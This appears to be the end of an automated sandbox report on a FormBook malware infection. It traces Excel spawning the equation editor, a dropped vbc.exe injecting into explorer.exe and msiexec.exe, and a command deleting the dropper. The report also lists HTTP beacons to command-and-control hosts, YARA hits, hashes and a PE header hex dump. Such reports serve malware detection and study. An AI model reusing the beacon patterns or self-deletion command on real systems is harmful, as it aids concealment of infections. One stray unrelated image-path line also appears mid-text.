d7 96 f9 25 c8 9c f9 46 d7 96 f9 25 c8 9d f9 ab d7 96 f9 75 d1 90 f9 cc d7 96 f9 52 69 63 68 cd d7 96 f9 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 74 9f 46 58 00 00 00 00 00 00 00 00 e0 00 0f 01 0b 01 06 00 00 e0 03 00 00 30 05 00 00 00 00 00 35 5a 02 00 00 10 00 00 00 f0 03 00 00 00 40 00 00 10 00 00 00 10 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 70 09 00 00 10 00 00 00 00 00 00 02 00 00 00 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 98 41 05 00 f0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 35 f0 06 00 1c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0 0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f0 03 00 1c 05 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 6d d7 03 00 00 10 00 00 00 e0 03 00 00 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 6e 6c 01 00 00 f0 03 00 00 70 01 00 00 f0 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 c8 a3 00 00 00 60 05 00 00 60 00 00 00 60 05 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 62 73 73 00 00 00 00 e8 cc 00 00 00 10 06 00 00 d0 00 00 00 c0 05 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 62 64 61 74 61 00 00 a5 8e 02 00 00 e0 06 00 00 90 02 00 00 90 06 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$N%F%uRichPELtFX05Z@pA5.textm `.rdatanlp@@.data```@.bss@@.bdata@

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49169	64.190.62.111	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2022 20:10:29.619673967 CET	633	OUT	GET /b80i/?XXAT9NU=u8CFGDbLa+paDYPUt2HIfZvLGaLNzu7WkG1ejV9QOUI0TwLOmLGNbUmrlgsvnY/sa5UfOA==&bFQL=2dJLx4-Hc4v HTTP/1.1 Host: www.aloebiotics.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 13, 2022 20:10:29.667659998 CET	634	IN	HTTP/1.1 302 Found date: Thu, 13 Jan 2022 19:10:29 GMT content-type: text/html; charset=UTF-8 content-length: 0 x-adblock-key: MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBANnylWw2vLY4hUn9w06zQKbhKBfvjFUCsdFlb6TdQhxb9RXWXuI4t31c+o8fYOv/s8q1LGPga3DE1L/tHU4LENMCAwEAAQ==_GTxiloapR1ouiWajLwmhGMgatEfBQT8Lt/O7roGfPHtYFN3fCBkotTGrIMvL9hCe/C1t0kJPaTvqQKNkZwupGQ== expires: Mon, 26 Jul 1997 05:00:00 GMT cache-control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 pragma: no-cache last-modified: Thu, 13 Jan 2022 19:10:29 GMT location: https://sedo.com/search/details/?partnerid=324561&language=it&domain=aloebiotics.com&origin=sales_lander_1&utm_medium=Parking&utm_campaign=offerpage x-cache-miss-from: parking-78bc4f798d-x6gjq server: NginX connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49170	163.197.71.43	80	C:\Windows\explorer.exe


Timestamp	kBytes transferred	Direction	Data
Jan 13, 2022 20:10:41.317248106 CET	635	OUT	GET /b80i/?XXAT9NU=S1GZrcUjP6Mqu1rkaE68XUwdav2ZAuLdhfc3NoUcKUpIPYlLOeb3MkcjdHuyJHfoxw3F9Q==&bFQL=2dJLx4-Hc4v HTTP/1.1 Host: www.sjljtzsls.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2022 20:10:41.508686066 CET	636	IN	HTTP/1.1 200 OK Server: nginx Date: Thu, 13 Jan 2022 19:10:41 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Data Raw: 62 66 0d 0a 3c 73 63 72 69 70 74 20 6c 61 6e 67 75 61 67 65 3d 22 6a 61 76 61 73 63 72 69 70 74 22 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 20 73 72 63 3d 22 2f 6a 73 2e 6a 73 22 20 72 65 6c 3d 22 6e 6f 66 6f 6c 6c 6f 77 22 3e 3c 2f 73 63 72 69 70 74 3e 0a 3c 73 63 72 69 70 74 20 6c 61 6e 67 75 61 67 65 3d 22 6a 61 76 61 73 63 72 69 70 74 22 3e 0a 20 20 20 20 77 69 6e 64 6f 77 2e 6c 6f 63 61 74 69 6f 6e 3d 20 22 68 74 74 70 3a 2f 2f 73 6f 67 6f 75 2e 39 38 39 38 74 6f 70 31 2e 63 6f 6d 2f 73 73 63 78 2e 68 74 6d 6c 22 3b 0a 3c 2f 73 63 72 69 70 74 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: bf<script language="javascript" type="text/javascript" src="/js.js" rel="nofollow"></script><script language ="javascript"> window.location= "http://sogou.9898top1.com/sscx.html";</script>0

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 2648 Parent PID: 596

General

Start time:	20:08:29
Start date:	13/01/2022
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding
Imagebase:	0x13fad0000
File size:	28253536 bytes
MD5 hash:	D53B85E21886D2AF9815C377537BCAC3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Written

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Analysis Process: EQNEDT32.EXE PID: 1960 Parent PID: 596

General

Start time:	20:08:50
Start date:	13/01/2022
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	"C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Registry Activities

Show Windows behavior

Key Created

Analysis Process: vbc.exe PID: 2240 Parent PID: 1960

General

Start time:	20:08:54
Start date:	13/01/2022
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\Public\vbc.exe"
Imagebase:	0x400000
File size:	598016 bytes
MD5 hash:	A21C93294EF3770C5C728A1B2D82FB92
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.525559537.000000000060D000.00000004.00000020.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.525559537.000000000060D000.00000004.00000020.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.525559537.000000000060D000.00000004.00000020.sdmp, Author: JPCERT/CC Incident Response Group
Antivirus matches:	• Detection: 100%, Avira • Detection: 100%, Joe Sandbox ML • Detection: 31%, Metadefender, Browse • Detection: 60%, ReversingLabs
Reputation:	low

File Activities

Show Windows behavior

File Created

File Written

Analysis Process: vbc.exe PID: 2124 Parent PID: 2240

General

Start time:	20:09:13
Start date:	13/01/2022
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\Public\vbc.exe
Imagebase:	0x400000
File size:	598016 bytes
MD5 hash:	A21C93294EF3770C5C728A1B2D82FB92
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.560670130.00000000002F0000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.560670130.00000000002F0000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.560670130.00000000002F0000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000000.524809479.0000000000401000.00000020.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000000.524809479.0000000000401000.00000020.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000000.524809479.0000000000401000.00000020.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.560797840.0000000000430000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.560797840.0000000000430000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.560797840.0000000000430000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.560772297.0000000000401000.00000020.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.560772297.0000000000401000.00000020.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.560772297.0000000000401000.00000020.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000000.525124582.0000000000401000.00000020.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000000.525124582.0000000000401000.00000020.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000000.525124582.0000000000401000.00000020.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

Show Windows behavior

File Read

Analysis Process: explorer.exe PID: 1764 Parent PID: 2124

General

Start time:	20:09:15
Start date:	13/01/2022
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0xffa10000

File size:	3229696 bytes
MD5 hash:	38AE1B3C38FAEF56FE4907922F0385BA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000000.552022647.0000000009317000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000000.552022647.0000000009317000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000000.552022647.0000000009317000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000000.545422441.0000000009317000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000000.545422441.0000000009317000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000000.545422441.0000000009317000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities Show Windows behavior

Analysis Process: msiexec.exe PID: 2036 Parent PID: 1764

General

Start time:	20:09:27
Start date:	13/01/2022
Path:	C:\Windows\SysWOW64\msiexec.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\msiexec.exe
Imagebase:	0xca0000
File size:	73216 bytes
MD5 hash:	4315D6ECAE85024A0567DF2CB253B7B0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000008.00000002.698410685.00000000008D0000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000008.00000002.698410685.00000000008D0000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000008.00000002.698410685.00000000008D0000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000008.00000002.698075254.00000000000D0000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000008.00000002.698075254.00000000000D0000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000008.00000002.698075254.00000000000D0000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000008.00000002.698230838.00000000003D0000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000008.00000002.698230838.00000000003D0000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000008.00000002.698230838.00000000003D0000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities Show Windows behavior

File Read

Analysis Process: cmd.exe PID: 2640 Parent PID: 2036

General

Start time:	20:09:31
Start date:	13/01/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del "C:\Users\Public\vbc.exe"
Imagebase:	0x4a4e0000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

File Deleted

Disassembly

Code Analysis